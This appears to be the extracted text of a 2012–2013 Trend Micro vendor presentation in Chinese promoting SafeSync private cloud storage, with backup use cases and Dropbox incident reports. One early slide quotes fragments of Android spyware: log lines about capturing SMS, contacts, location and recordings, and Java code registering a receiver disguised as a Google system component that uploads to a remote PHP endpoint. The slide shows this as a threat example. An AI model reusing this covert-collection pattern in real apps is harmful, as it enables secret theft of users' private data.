

雲端儲存新概念— 雲端儲存與資訊安全的整合

趨勢科技 資深技術顧問
Ken Huang 黃源慶




Confidential | Copyright 2012 TrendMicro Inc.

1

個人行動裝置數量遠比個人電腦還要多



行動裝置最大的問題來自於？



案例：當行動裝置被攻擊

Log.i("定时器的RUN", "整个定时器的循环结束了！！") - Timer RUN, Whole timer loop end!!
 Log.i("RUN里面", "ERROR") - Run inside
 Log.i("启动了", this.nativenumber) - Launched
 Log.i("手机网络情况", "手机没有网络，或者send模块错误！") - Phone network conditions, no cell phone network, or send module error!
 Log.i("新的intent", "主程序正在运行，这次不启动") - New intent, the main program is running, and this does not start
 Log.i("contact重发", this.contact) - contact retransmission
 Log.i("sendInfo", "网络不通") - network blocked
 Log.i("接收到短信了吧", localBundle.getString("sms")) - received SMS
 Log.i("接收到通讯录", localBundle.getString("contact")) - received contacts
 Log.i("接收到位置信息", localBundle.getString("location")) - receiving the location information
 Log.i("接收到record", localBundle.getString("other")) - received record

```
{
    if (send.sendInfo("create", this.nativenumber))
    {
        IntentFilter localIntentFilter = new IntentFilter("com.google.system.receiver");
        localIntentFilter.setPriority(2147483647);
        registerReceiver(new sendReceiver(), localIntentFilter);
        send.urlstr = (this.hostname + "/data/" + this.nativenumber + "/process.php");
        serviceInit();
    }
}
```

三個思考幫助您安全擁抱行動商務



請問...



你多久備份一次電腦上的重要資料？



萬一有需要，多快你能夠把原本的資料灌回出事的電腦上？



員工可以自己把不見的資料抓回來嗎？

萬一...



你的電腦遺失了!



硬碟毀損了!!



電腦中了毒!!!

Confidential | Copyright 2013 TrendMicro Inc.

7



- 1.本機磁碟所有文件均被加密，無法開啟
- 2.使用share folder，有磁碟機代號，則所有文檔加密



同步化解決方案



受限連結程式與地域限制



需管理帳號、密碼與檔案



資料存放於機關\企業外?

Classification 3/4/2013

9



傳統方式跟私有雲如何幫助你備份跟回覆資料

傳統的方式	私有雲解決方案
排程式的備份，所以資料有可能在預定的備份時間前發生遺失的慘劇	只要檔案有異動，系統立刻即時備份
對於行動工作者來說，檔案不容易做備份	只要能夠上網，使用者可輕鬆做備份
員工必須聯繫IT人員協助回覆檔案	員工可自行回覆檔案，減低IT人員負擔



雲端儲存現況 討論

11/18/2013

Confidential | Copyright 2012
TrendMicro Inc.

2

雲儲存應用風起雲湧



Confidential | Copyright 2012 TrendMicro Inc.

2



公有雲?私有雲?



為何要私有雲儲存服務?

Dropbox密碼系統故障近四小時 輸入任何密碼皆可登入
文/陳曉莉 (編輯) 2011-06-22

Dropbox進行程式更新時，由於密碼也能登入，讓使用者的雲端本週日（6/19）Dropbox進行更新者即使輸入錯誤的密碼也完全沒有保護措施。Dropbox作業。

Dropbox用戶資料遭竊 加強認證機制
文/陳曉莉 (編輯) 2012-08-01

為強化服務的安全性，Dropbox數週後將啟用雙因素認證機制，要求使用者輸入密碼及手機接收到的代碼驗證登入，系統將自動監測可疑行為，同時開放使用者檢視自己帳號活動。

網路硬碟Dropbox用戶日前傳出受到垃圾訊息的攻擊，Dropbox周二（7/31）證實駭客從第三方網站取得了Dropbox用戶資料，該站立即採取修復行動。

Dropbox說明，數周前開始有用戶抱怨用來申請Dropbox服務的郵件帳號不斷收到垃圾郵件，調查後發現駭客從其他第三方網站竊取了用來登入Dropbox的帳號與密碼，這批遭竊的帳號含有Dropbox的員工帳號，該名員工於Dropbox上所儲存的文件則內含使用者的電子郵件資料。

你有在用 Dropbox 嗎？如果票結束）

有用 Dropbox，但不放置重要資料（票）

有用 Dropbox，而且會放置重要資料（397 票）

沒有用 Dropbox，也不用其他網路空間服務 6.99% (71 票)

我用其他網路空間服務（請留言分享） 4.92% (50 票)

總投票數：1,016

誰需要私有雲儲存系統?



TREND MICRO
趨勢科技 [全程護航
邁向雲端]


私有雲儲存系統 功能需求

11/18/2013


Confidential | Copyright 2012
TrendMicro Inc.

2


佈署架構-對外開放



佈署架構-內部使用



安全傳輸



跨平台資料自動同步化



案例 A

Ken位於辦公桌前，急需將某份最新的財務報表從桌機存入平板電腦，以便提供15分鐘後的財務報告。

- 1 使用連結線，將平板連上電腦並將資料放入平板電腦。
- 2 透過電子郵件發送報表，並設定平板可存取郵件後存取。
- 3 使用NFC技術將資料交換到平板電腦。



更好的做法

- Safesync 檔案加解密技術



須能自訂同步資料夾達成個人資料異地備份



任意資料夾、自動同步、斷線續傳、差異化更新

智慧型手機
iOS/Android

平板電腦
iOS/Android

11/18/2013 Confidential | Copyright 2012 TrendMicro Inc. 2

TREND MICRO 趨勢科技

案例 B

Iris小姐位於辦公桌前，急需將某份最新的簡報資料寄給外部客戶，但該檔案壓縮後依然多達24MB，客戶郵件信箱無法收取。

- 1 使用壓縮切割，將檔案切割為5個檔案後分別傳送。
- 2 請IT部份協助將檔案上傳FTP主機，並開啟訪客帳號供客戶使用。
- 3 使用Dropbox服務，將檔案外傳後再請客戶下載。

更好的做法

- Safesync 分享連結功能



具備資安控管能力的分享連結

<https://xxx.safesync.com/share/sharefile.ppt>



Benefit – 協同作業



團體資料夾協同作業



案例 C

Albert位於辦公桌前，急需將第21版的產品發展規劃寄給所有專案成員，但成員多達一百多位，隨時更新的情況下造成許多郵件空間與頻寬的浪費。

1 將檔案存放特定位置僅發信通知所有人更新

2 外駐人員請自行VPN到內部檔案伺服器取用

3



更好的做法

- Safesync 團體資料夾功能
(線上瀏覽、及時同步、差異化更新)



團體資料夾權限管理



擁有者



編輯者



檢視者





11/18/2013
Confidential | Copyright 2012 TrendMicro Inc.
2



單位現有帳號系統整合

使用者

搜尋
Q

v
Active Directory

^
網域帳號

^
ssview1

^
user3

^
user9

^
user8

^
user7

^
user6

^
user5

^
user4

^
user2

^
user3

^
user1

v
本機帳號

^
test-team

^
abc

^
123

^
d

^
v

^
as

ssview1 | 計劃
(變更)

^
變更計畫

	名稱	類型	計劃
☐	user3	AD 使用者	10mb

11/18/2013
Confidential | Copyright 2012 TrendMicro Inc.
2



16


私有雲儲存系統 進階整合能力

11/18/2013

Confidential | Copyright 2012
TrendMicro Inc.

2

檔案加密功能整合




11/18/2013

Confidential | Copyright 2012 TrendMicro Inc.

2

資料外洩防護系統整合




11/18/2013

Confidential | Copyright 2012 TrendMicro Inc.

2



通訊協定整合




11/18/2013

Confidential | Copyright 2012 TrendMicro Inc.

2



成本分析



Thank You!